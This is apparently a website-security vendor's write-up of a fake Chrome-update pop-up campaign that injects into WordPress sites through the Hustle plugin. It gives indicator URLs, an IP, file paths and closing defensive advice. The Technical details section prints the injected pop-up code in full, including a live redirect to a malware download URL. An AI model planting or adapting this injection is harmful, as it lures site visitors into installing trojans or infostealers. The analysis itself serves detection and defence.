
Hundreds of Websites Targeted by Fake Google Chrome Update Pop-Ups




Fake Browser Update campaigns are known for their deceptive tactics used by hackers to trick users into downloading malicious software. These campaigns typically involve injecting malicious code into a website, which then displays a popup message urging users to update their web browser. Clicking on the provided link usually results in downloading malware, such as a remote access trojan or an infostealer.

One of the most notorious examples of this type of malware is SocGholish. However, our research team has been tracking a new campaign that has been active since late April 2024. This campaign follows a similar pattern but includes some unique characteristics that make it particularly concerning.

How the malware works

The infection process for this new fake browser update campaign begins with the injection of malicious code into vulnerable websites. Once the website is compromised, visitors are presented with the following misleading popup message a few seconds after the webpage loads:



The message, written in poor English, reads: **Warning Exploit Chrome Detect. Update Chrome Browser** and includes a large blue **Update** button. The pop-up is displayed even to users who are not using the Chrome browser, highlighting its deceptive (and amateurish) nature.

When a user clicks on the **Update** button, they are redirected to one of several malicious URLs designed to initiate a malware download. The URLs involved in this campaign include:


- hxxps://photoshop-adobe[.]shop/download/**dwnl.php**
- hxxps://brow-ser-update[.]top/download/**dwnl.php**
- hxxps://tinyurl[.]com/uoiqwje3

Creation dates for the malicious domains indicate that the campaign could have been distributed as early as March:

- brow-ser-update[.]top – created on May 3, 2024.

- photoshop-adobe[.]shop – created on March 14, 2024

Although these URLs are no longer functional, they previously served malicious downloads commonly named **GoogleChrome-x86.msix** from server **185.196.9[.]156**.



At the time of writing, PublicWWW currently finds this fake browser update popup on 341 websites. Sucuri's SiteCheck remote website scanner detects this threat as **malware.fake_update.3**.

Technical details

The malicious code injected into compromised websites is designed to execute a popup message using the following legitimate WordPress plugin: **Hustle – Email Marketing, Lead Generation, Optins, Popups** This plugin is commonly used for creating popups and opt-in forms, making it an ideal tool for attackers to exploit.

In the page source, the malicious injections appear as follows:

```
    </button><div class="hustle-content"><div class="hustle-content-wrap"><div
    class="hustle-group-content"><p><!-- Подключение jQuery --><br />
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.0/jquery.min.js"></
script></p>
<div class="ad" style="background-color: #fff;border: 1px solid #ccc;border-radius
  : 5px;position: fixed;width: 340px;height: 160px;top: 0;right: 0">
<div class="top" style="justify-content: center;align-items: center;
  background-color: #ff5252;color: white;font-weight: bold;padding: 5px;
  border-top-left-radius: 5px;border-top-right-radius: 5px;font-family: '
  Trebuchet MS', sans-serif">Warning Exploit Chrome Detect</div>
<div class="content" style="padding: 10px">
<div style="align-items: center">
<p><img style="width: 72px;height: 72px;float: left;padding: 10px" src="https://
upload.wikimedia.org/wikipedia/commons/thumb/a/a5/Google_Chrome_icon_%28
September_2014%29.svg/128px-Google_Chrome_icon_%28September_2014%29.svg.png" alt="
chrome" /></p>
<p style="padding: 10px;font-family: 'Trebuchet MS', sans-serif;font-weight: bold;
  color: black;font-size: 19px"><strong>Update Chrome Browser</strong></p>
</div>
</div>
<div class="bottom" style="position: absolute;bottom: 0;margin: 0 auto;left: 0;
  right: 0;text-align: center;padding: 10px;border-bottom-left-radius: 5px;
  border-bottom-right-radius: 5px"><script>
    $(document).ready(function(){
      $('.bottom a').click(function(event){
        event.preventDefault();
        window.location.href = 'https://brow-ser-update.top/download/dwnl.php';
      });
    });
    </script><br />
<a style="text-decoration: none;color: white;background-color: #4086f4;padding: 5
  px 20px;border-radius: 5px;font-family: 'Trebuchet MS', sans-serif;cursor:
  pointer" href="#"><strong>Update</strong></a></div>
</div>
```

The code is often found in JSON files located in the **wp-content/uploads** directory, such as:

- wp-content/uploads/2024/04/**hustle-popup-20240425-111136-[redacted]-ffsf.json**
- wp-content/uploads/2024/05/**import.json**

The injected code may also be found stored in the **wp_hustle_modules_meta** table within the WordPress database.

Initially, we suspected a vulnerability within the Hustle plugin itself. However, further investigation revealed that the compromised sites were running the latest version of the plugin. A review of historical data from the Web Archive indicated that the affected sites did not have the Hustle plugin installed before the end of April. This suggests that the attackers gained access to the WordPress admin interface, installed the plugin, and then used its "Import" functionality to upload the malicious popup code.

This campaign underscores a growing trend among hackers to leverage legitimate plugins for malicious purposes. By doing so, they can evade detection by file scanners, as most plugins store their data within the WordPress database.

The addition of a single plugin can easily go unnoticed on a typical WordPress site, which often uses 15 or more plugins. This tactic has been employed in other notable WordPress infection campaigns, such as the VexTrio DNS TXT redirects using the WPCode plugin and the Sign1 malware exploiting the Simple Custom CSS and JS plugin.

Protecting your site from fake chrome browser updates

As a website owner, it's important to take a proactive approach to security to mitigate risk from threats:

1. Employ a "use it or lose it" policy on your website. That means regularly review all plugins and **remove any components that you don't recognize** or aren't in use.
2. Generate strong and unique passwords for all of your accounts, including admins, FTP, database, and hosting.
3. Regularly monitor your website and check for suspicious activity or unexpected website admin users.
4. Consider using 2FA and restricting access to your WordPress admin and sensitive pages to allow access to only trusted IP addresses.
5. Always keep your website software patched and up-to-date, including your core CMS, plugins, themes, or any other extensible components.
6. Use a web application firewall to help prevent vulnerability exploits, malicious code, and hack attempts.

Source: SECURi